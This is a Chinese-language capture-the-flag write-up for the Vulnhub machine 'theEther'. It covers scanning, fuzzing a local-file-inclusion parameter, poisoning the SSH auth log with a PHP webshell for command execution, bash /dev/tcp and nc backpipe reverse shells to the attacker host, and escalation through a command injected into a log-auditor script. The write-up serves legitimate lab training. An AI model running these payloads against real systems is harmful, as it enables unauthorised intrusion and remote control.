Vulnhub-theEther

一、IP探测

```
arp-scan -l
```

```
┌──(root💀kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e0:4e:6f, IPv4: 172.20.10.2
Starting arp-scan 1.9.8 with 16 hosts (https://github.com/royhills/arp-scan)
172.20.10.1     fe:66:cf:14:7f:64       (Unknown: locally administered)
172.20.10.3     00:0c:29:7d:55:a5       VMware, Inc.
172.20.10.12    b2:a2:34:ab:0c:96       (Unknown: locally administered)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.8: 16 hosts scanned in 1.469 seconds (10.89 hosts/sec). 3 responded
```

靶机IP为172.20.10.3


二、端口扫描

```
nmap -sV -T4 -p- -A 172.20.10.3
```

```
┌──(root💀kali)-[~]
└─# nmap -sV -T4 -p- -A 172.20.10.3
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-09 19:01 CST
Nmap scan report for 172.20.10.3
Host is up (0.00077s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1209bcb15cc9bdc3ca0fb1d5c37d981e (RSA)
|   256 de774d81a093da00533d4a30bd7e357d (ECDSA)
|_  256 866c7c4b047e574f6816a9744c0d2f56 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: The Ether
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:7D:55:A5 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

只开放了80端口。

三、端口分析（80端口）



这里有一个参数，可以包含本地文件。这是一个可以利用的点。其他的就没有找到什么了。

四、漏洞利用


这个参数可以爆破一下后台文件。

可以先用dirb试试。

```
dirb http://172.20.10.3
```

扫到了一些路径但基本都是index，没什么用。


要用参数爆破，利用burpsuite的intruder模块爆破file参数。



选用LFI的字典

字典链接：https://github.com/danielmiessler/SecLists

字典名为LFI-Jhaddix.txt



Request	Payload	Status	Error	Timeout	Length
692	/var/log/lastlog	200	☐	☐	590827
0		200	☐	☐	27524
664	/var/log/auth.log	302	☐	☐	10680
734	/var/log/wtmp	200	☐	☐	10081
743	/var/run/utmp	200	☐	☐	8545
1	/.../.../.../.../.../	200	☐	☐	6241
2	\â□¦..\\\â□¦..\\\â□¦..\\\	200	☐	☐	6241

前几个是访问成功的，可以看到是日志文件。

auth.log的状态码是302，有重定向。点击查看数据包。

可以看到日志，因此可以考虑日志注入，也就是通过执行命令然后在日志中查看操作及对应结果。

先通过ssh注入一段php代码

```
ssh '<?php system($_GET[cmd]);?>'@172.20.10.3
```

```
┌──(root㉿kali)-[~]
└─# ssh '<?php system($_GET[cmd]);?>'@172.20.10.3
The authenticity of host '172.20.10.3 (172.20.10.3)' can't be established.
ED25519 key fingerprint is SHA256:A2ppLqZIgajFCD6dE0G+eokJmp5p1hlXEFb2V1v+fng.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.10.3' (ED25519) to the list of known hosts.
<?php system($_GET[cmd]);?>@172.20.10.3's password:
Permission denied, please try again.
<?php system($_GET[cmd]);?>@172.20.10.3's password:
Permission denied, please try again.
<?php system($_GET[cmd]);?>@172.20.10.3's password:
```

密码随便填

然后查看日志

可以通过curl命令查询。

```
curl http://http://172.20.10.3/?file=/var/log/auth.log
```

```
v  9 03:39:01 theEther CRON[1508]: pam_unix(cron:session): session c
Nov  9 03:50:00 theEther sshd[1578]: Invalid user  from 172.20.10.2
Nov  9 03:50:00 theEther sshd[1578]: input_userauth_request: invalid u
```

发现了这条ssh连接记录，但是用户名被隐藏了。

```
curl 'http://172.20.10.3/index.php?file=/var/log/auth.log&cmd=ls'
```

```
images
index.php
layout
licence.txt
research.php
xxxlogauditorxxx.py
```

看到了ls的结果，说明可以RCE。

构造payload反弹shell。

```
#新开一个终端然后输入以下命令
nc -lvvp 1234
#即监听1234端口
```

在原终端中输入

```
curl 'http://172.20.10.3/index.php?file=/var/log/auth.log&cmd=bash -i >&
/dev/tcp/172.20.10.2/1234 0>&1'
```

```
└─# curl 'http://172.20.10.3/index.php?file=/var/log/auth.log&cmd=bash -i >& /dev/tcp/172.20.10.2/1234 0>&1'
curl: (3) URL using bad/illegal format or missing URL
```

需要url编码。

```
curl
'http%3A%2F%2F172.20.10.3%2Findex.php%3Ffile%3D%2Fvar%2Flog%2Fauth.log%26cmd%
3Dbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F172.20.10.2%2F1234%200%3E%261'
```

还是不行，可能是这种反弹方法有问题。换一个反弹方法

```
mknod backpipe p && nc 172.20.10.2 1234 0<backpipe | /bin/bash 1>backpipe
```

进行url编码然后加上curl命令

```
curl 'http://172.20.10.3/index.php?
file=/var/log/auth.log&cmd=mknod+backpipe+p+%26%26+nc+172.20.10.2+1234+0%3Cba
ckpipe+%7C+%2Fbin%2Fbash+1%3Ebackpipe'
```

```
┌──(root💀kali)-[~]
└─# nc -lvvp 1234
listening on [any] 1234 ...
172.20.10.3: inverse host lookup failed: Unknown host
connect to [172.20.10.2] from (UNKNOWN) [172.20.10.3] 41544
LS
ls
about.php
backpipe
images
index.php
layout
licence.txt
research.php
xxxlogauditorxxx.py
```

```
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

后续由于笔者的环境出现了问题，换到了另一台电脑上进行了后续操作。没有截图，只能口述了。。。

后续打开xxxlogauditorxxx.py的脚本，发现特别长。

尝试运行一下

输入命令

```
/var/log/auth.log | ls /root
```

看到了一个flag.png的文件，复制到公共目录temp用wget命令下载下来。

打开发现不是，用cat命令查看看到base64编码，解码一下就是flag。